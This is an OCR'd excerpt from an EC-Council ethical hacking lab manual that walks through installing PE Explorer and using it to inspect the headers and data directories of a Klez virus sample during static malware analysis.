
Here, we will use the PE Explorer tool to view the PE information of a malware executable file.

1. In the **Windows 11** machine, navigate to **E:\CEH-Tools\CEHv12 Module 07 Malware Threats\Malware Analysis Tools\Static Malware Analysis Tools\PE Extraction Tools\PE Explorer** and double-click **PE.Explorer_setup.exe**.
2. If a **User Account Control** pop-up appears, click **Yes**.
3. Follow the wizard-driven installation steps to install PE Explorer.
4. In the last step of the installation, make sure that the **Launch PE Explorer** option is checked to launch the application automatically; uncheck the **View PE Explorer User's Guide** option and click **Finish**.




Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

5. The **PE Explorer** main window appears. Navigate to **File** and click **Open File** from the menu to start exploring executable files. You can drag and drop the file into the PE Explorer window.




6. An **open** window appears; navigate to **E:\CEH-Tools\CEHv12 Module 07 Malware Threats\Viruses\Klez Virus Live!**. Select the **face.exe** file and click **Open**.




Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

7. The **PE Explorer** evaluation pop-up appears; click **Continue**.
8. PE Explorer provides you with an analysis of the file, as shown in the screenshot.
9. The **HEADERS INFO** section provides you with the ability to:
   - View and save a text report on the file headers information
   - Modify the entry point value
   - Updates the value of the checksum in the header
   - Set flag bits in the file header characteristics field




Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

10. Click the **Data Directories** icon ( )) from the menu bar. This will provide you with the **DATA DIRECTORIES** information such as the ability to view and edit the virtual address and size of the chosen directory describing provisions of parts of the code.

